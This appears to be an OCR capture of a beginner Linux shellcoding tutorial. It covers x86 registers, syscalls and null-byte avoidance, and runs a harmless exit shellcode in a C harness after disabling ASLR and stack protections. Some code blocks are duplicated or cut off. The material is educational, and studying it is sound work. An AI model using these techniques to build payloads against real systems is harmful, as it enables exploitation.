
Linux shellcoding. Examples

cocomelonc.github.io/tutorial/2021/10/09/linux-shellcoding-1.html

October 9, 2021

10 minute read

Hello, cybersecurity enthusiasts and white hackers!



```c
/*
run.c - a small skeleton program to run shellco
*/
// bytecode here
char code[] = "\x31\xc0\xb0\x01\xcd\x80";

int main(int argc, char **argv) {
  int (*func)();                 // function pointe
  func = (int (*)()) code;   // func points to
  (int)(*func)();                // execute a funct
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

```
exit2:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    eax,eax
 8048062:       b0 01                   mov    al,0x1
 8048064:       cd 80                   int    0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nasm -f elf32 -o example1.o example
1.asm
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o example1 example1
.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d example1

example1:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    eax,eax
 8048062:       b0 01                   mov    al,0x1
 8048064:       cd 80                   int    0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ gcc -z execstack -static -fno-stack
-protector -m32 -o run run.c
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./run
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ 
```

shellcode

Writing shellcode is an excellent way to learn more about assembly language and how a program communicates with the underlying OS.

Why are we red teamers and penetration testers writing shellcode? Because in real cases shellcode can be a code that is injected into a running program to make it do something it was not made to do, for example buffer overflow attacks. So shellcode is generally can be used as the “payload” of an exploit.

Why the name “shellcode”? Historically, shellcode is machine code that when executed spawns a shell.

testing shellcode

When testing shellcode, it is nice to just plop it into a program and let it run. The C program below will be used to test all of our code (`run.c`):

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "my shellcode here";

int main(int argc, char **argv) {
  int (*func)();             // function pointer
  func = (int (*)()) code;   // func points to our shellcode
  (int)(*func)();            // execute a function code[]
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

Knowledge of C and Assembly is highly recommend. Also knowing how the stack works is a big plus. You can ofcourse try to learn what they mean from this tutorial, but it’s better to take your time to learn about these from a more in depth source.

disable ASLR

Address Space Layout Randomization (ASLR) is a security features used in most operating system today. ASLR randomly arranges the address spaces of processes, including stack, heap, and libraries. It provides a mechanism for making the exploitation hard to success. You can configure ASLR in Linux using the `/proc/sys/kernel/randomize_va_space` interface.

The following values are supported:

- 0 - no randomization
- 1 - conservative randomization
- 2 - full randomization

To disable ASLR, run:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

enable ASLR, run:

```
echo 2 > /proc/sys/kernel/randomize_va_space
```

some assembly

Firstly, let’s repeat some more introductory information, please be patient.

The x86 Intel Register Set.

```
EAX, EBX, ECX, and EDX are all 32-bit General Purpose Registers.
AH, BH, CH and DH access the upper 16-bits of the General Purpose Registers.
AL, BL, CL, and DL access the lower 8-bits of the General Purpose Registers.
EAX, AX, AH and AL are called the "Accumulator" registers and can be used for I/O
port access, arithmetic, interrupt calls etc.  We can use these registers to
implement system calls.
EBX, BX, BH, and BL are the "Base" registers and are used as base pointers for memory
access. We will use this register to store pointers in for arguments of system calls.
This register is also sometimes used to store return value from an interrupt in.
ECX, CX, CH, and CL are also known as the "Counter" registers.
EDX, DX, DH, and DL are called the "Data" registers and can be used for I/O port
access, arithmetic and some interrupt calls.
```

Assembly instructions. There are some instructions that are important in assembly programming:

```
mov  eax, 32       ; assign: eax = 32
xor  eax, eax      ; exclusive OR
push eax           ; push something onto the stack
pop  ebx           ; pop something from the stack (what was on the stack in a
register/variable)
call mysuperfunc   ; call a function
int  0x80          ; interrupt, kernel command
```

Linux system calls. System calls are APIs for the interface between the user space and the kernel space. You can make use of Linux system calls in your assembly programs. You need to take the following steps for using Linux system calls in your program:

```
Put the system call number in the EAX register.
Store the arguments to the system call in the registers EBX, ECX, etc.
Call the relevant interrupt (80h).
The result is usually returned in the EAX register.
```


All the x86 syscalls are listed in `/usr/include/asm/unistd_32.h`.

Example of how libc wraps syscalls:

```
/*
exit0.c - for demonstrating
how libc wraps syscalls
*/
#include <stdlib.h>

void main() {
  exit(0);
}
```

Let’s go to compile and disassembly:

```
gcc -masm=intel -static -m32 -o exit0 exit0.c
gdb -q ./exit0
```



```c
/*
exit0.c - for demonstrating
how libc wraps syscalls
*/
#include <stdlib.h>

void main() {
  exit(0);
}
```

```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ gcc -masm=intel -static -m32 -o exi
t0 exit0.c
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ gdb -q ./exit0
Reading symbols from ./exit0...(no debugging symbols found)...done.
gdb-peda$ disas _exit
Dump of assembler code for function _exit:
   0x0806c921 <+0>:     mov    ebx,DWORD PTR [esp+0x4]
   0x0806c925 <+4>:     mov    eax,0xfc
   0x0806c92a <+9>:     call   DWORD PTR ds:0x80ea9f0
   0x0806c930 <+15>:    mov    eax,0x1
   0x0806c935 <+20>:    int    0x80
   0x0806c937 <+22>:    hlt
End of assembler dump.
gdb-peda$
```

`0xfc = exit_group()` and `0x1 = exit()`


nullbytes

First of all, I want to draw your attention to nullbytes.
Let’s go to investigate simple program:

```c
/*
meow.c - demonstrate nullbytes
*/
#include <stdio.h>
int main(void) {
    printf ("=^..^= meow \x00 meow");
    return 0;
}
```

compile and run:

```
gcc -m32 -w -o meow meow.c
./meow
```



```
/*
meow.c - demonstrate nullbytes
*/
#include <stdio.h>
int main(void) {
    printf ("=^..^= meow \x00 meow");
    return 0;
}
```

```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ gcc -m32 -w -o meow meow.c
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./meow
=^..^= meow user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ 
```

As you can see, a nullbyte `\x00` terminated the chain of instructions.

The exploits usually attack C code, and therefore the shell code often needs to be delivered in a NUL-terminated string. If the shell code contains NUL bytes the C code that is being exploited might ignore and drop rest of the code starting from the first zero byte.


This concerns only the machine code. If you need to call the system call with number `0xb`, then naturally you need to be able to produce the number `0xb` in the `EAX` register, but you can only use those forms of machine code that do not contain zero bytes in the machine code itself.

Let's go to compile and run two equivalent code.
First `exit1.asm`:

```
; just normal exit
; author @cocomelonc
; nasm -f elf32 -o exit1.o exit1.asm
; ld -m elf_i386 -o exit1 exit1.o && ./exit1
; 32-bit linux

section .data

section .bss

section .text
  global _start   ; must be declared for linker

; normal exit
_start:           ; linker entry point
  mov eax, 0      ; zero out eax
  mov eax, 1      ; sys_exit system call
  int 0x80        ; call sys_exit
```

compile and investigate `exit1.asm`:

```
nasm -f elf32 -o exit1.o exit1.asm
ld -m elf_i386 -o exit1 exit1.o
./exit1
objdump -M intel -d exit1
```



```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nasm -f elf32 -o exit1.o exit1.asm
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o exit1 exit1.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./exit1
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d exit1

exit1:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:	b8 00 00 00 00       	mov    eax,0x0
 8048065:	b8 01 00 00 00       	mov    eax,0x1
 804806a:	cd 80                	int    0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ 
```


as you can see we have a zero bytes in the machine code.

Second `exit2.asm`:

```
; just normal exit
; author @cocomelonc
; nasm -f elf32 -o exit2.o exit2.asm
; ld -m elf_i386 -o exit2 exit2.o && ./exit2
; 32-bit linux

section .data

section .bss

section .text
  global _start   ; must be declared for linker

; normal exit
_start:           ; linker entry point
  xor eax, eax    ; zero out eax
  mov al, 1       ; sys_exit system call (mov eax, 1) with remove null bytes
  int 0x80        ; call sys_exit
```

compile and investigate `exit2.asm`:

```
nasm -f elf32 -o exit2.o exit2.asm
ld -m elf_i386 -o exit2 exit2.o
./exit2
objdump -M intel -d exit2
```



```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nasm -f elf32 -o exit1.o exit1.asm
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o exit1 exit1.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./exit1
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d exit1

exit1:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       b8 00 00 00 00          mov    eax,0x0
 8048065:       b8 01 00 00 00          mov    eax,0x1
 804806a:       cd 80                   int    0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nasm -f elf32 -o exit2.o exit2.asm
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o exit2 exit2.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./exit2
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d exit2

exit2:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    eax,eax
 8048062:       b0 01                   mov    al,0x1
 8048064:       cd 80                   int    0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$
```

As you can see, there are no embedded zero bytes in it.

As I wrote earlier, the EAX register has AX, AH, and AL. AX is used to access the lower 16 bits of EAX. AL is used to access the lower 8 bits of EAX and AH is used to access the higher 8 bits. So why is this important for writing shellcode? Remember back to why null bytes are a bad thing. Using the smaller portions of a register allow us to use `mov al, 0x1` and not produce a null byte. If we would have done `mov eax, 0x1` it would have produced null bytes in our shellcode.

Both these programs are functionally equivalent.

example1. normal exit


Let's begin with simplest example. Let's use our `exit.asm` code as the first example for shellcoding (`example1.asm`):

```
; just normal exit
; author @cocomelonc
; nasm -f elf32 -o example1.o example1.asm
; ld -m elf_i386 -o example1 example1.o && ./example1
; 32-bit linux

section .data

section .bss

section .text
  global _start   ; must be declared for linker

; normal exit
_start:           ; linker entry point
  xor eax, eax    ; zero out eax
  mov al, 1       ; sys_exit system call (mov eax, 1) with remove null bytes
  int 0x80        ; call sys_exit
```

Notice the `al` and `XOR` trick to ensure that no NULL bytes will get into our code.

Extract byte code:

```
nasm -f elf32 -o example1.o example1.asm
ld -m elf_i386 -o example1 example1.o
objdump -M intel -d example1
```



```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d example1

example1:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    eax,eax
 8048062:       b0 01                   mov    al,0x1
 8048064:       cd 80                   int    0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$
```


Here is how it looks like in hexadecimal.

So, the bytes we need are `31 c0 b0 01 cd 80`. Replace the code at the top (`run.c`) with:

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "\x31\xc0\xb0\x01\xcd\x80";

int main(int argc, char **argv) {
  int (*func)();             // function pointer
  func = (int (*)()) code;   // func points to our shellcode
  (int)(*func)();            // execute a function code[]
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

Now, compile and run:

```
gcc -z execstack -m32 -o run run.c
./run
echo $?
```



```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ gcc -z execstack -m32 -o run run.c
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./run
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ echo $?
0
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ 
```

> `-z execstack` Turn off the NX protection to make the stack executable

Our program returned 0 instead of 1, so our shellcode worked.

